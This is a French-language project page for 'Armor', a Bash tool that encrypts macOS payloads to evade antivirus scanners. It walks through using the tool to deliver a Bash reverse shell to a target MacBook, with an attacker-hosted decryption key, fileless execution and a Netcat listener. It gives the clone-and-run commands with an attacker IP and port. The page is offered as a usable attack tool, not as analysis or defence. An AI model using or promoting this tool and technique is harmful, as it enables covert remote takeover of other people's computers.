 tokyoneon/armor
Armor est un script Bash simple conçu pour créer des charges utiles macOS chiffrées capables d'éviter les scanners antivirus.


Armor est un simple script Bash conçu pour créer des charges utiles macOS chiffrées capables d'échapper aux scanners antivirus. Voici un exemple gif d'Armor utilisé avec une simple charge utile Netcat.

Un écouteur Netcat est démarré sur le port 4444. Le fichier "payload.txt" est lu et affiché pour contenir un simple one-liner Bash qui, une fois exécuté, créera une connexion TCP entre le MacBook cible et l'écouteur Netcat de l'attaquant. Armor est utilisé pour chiffrer le one-liner Bash. Ncat est utilisé pour héberger la clé de déchiffrement sur le serveur de l'attaquant. Lorsque le stager est exécuté sur le MacBook cible (non montré dans le gif), le one-liner Bash est déchiffré et exécuté sans écrire de données sur le disque dur. Ncat termine immédiatement l'écouteur après utilisation de la clé. Lorsque la connexion Netcat est établie, l'attaquant a un accès distant au MacBook cible.
Certes, chiffrer la plupart des charges utiles spécifiques à macOS est excessif. Ce one-liner Bash spécifique est capable de contourner les antivirus sans l'aide d'Armor. Mais ce n'est qu'un exemple. Le même degré d'obscurcissement peut être appliqué à des scripts sophistiqués en Python, Ruby et Shell conçus pour exécuter diverses attaques avancées.
Armor dépend de LibreSSL pour chiffrer le fichier d'entrée et créer le certificat SSL. Si LibreSSL n'est pas trouvé sur votre système, Armor tentera de l'installer. La fonction pour cela se trouve dans le fichier armor.sh. Ncat est également une dépendance et peut être installé dans Kali en utilisant $ apt-get update && apt-get install nmap.
Armor peut être cloné et exécuté en utilisant les commandes ci-dessous.
git clone https://github.com/tokyoneon/Armor
cd Armor/
chmod +x armor.sh
./armor.sh /path/to/payload.txt 1.2.3.4 443
L'adresse 1.2.3.4 est l'adresse IP de l'attaquant où la clé de déchiffrement sera hébergée. Cela peut être une adresse IP locale ou un VPS. Le numéro de port (443) est arbitraire et peut être modifié selon les besoins.
Questions and concerns:
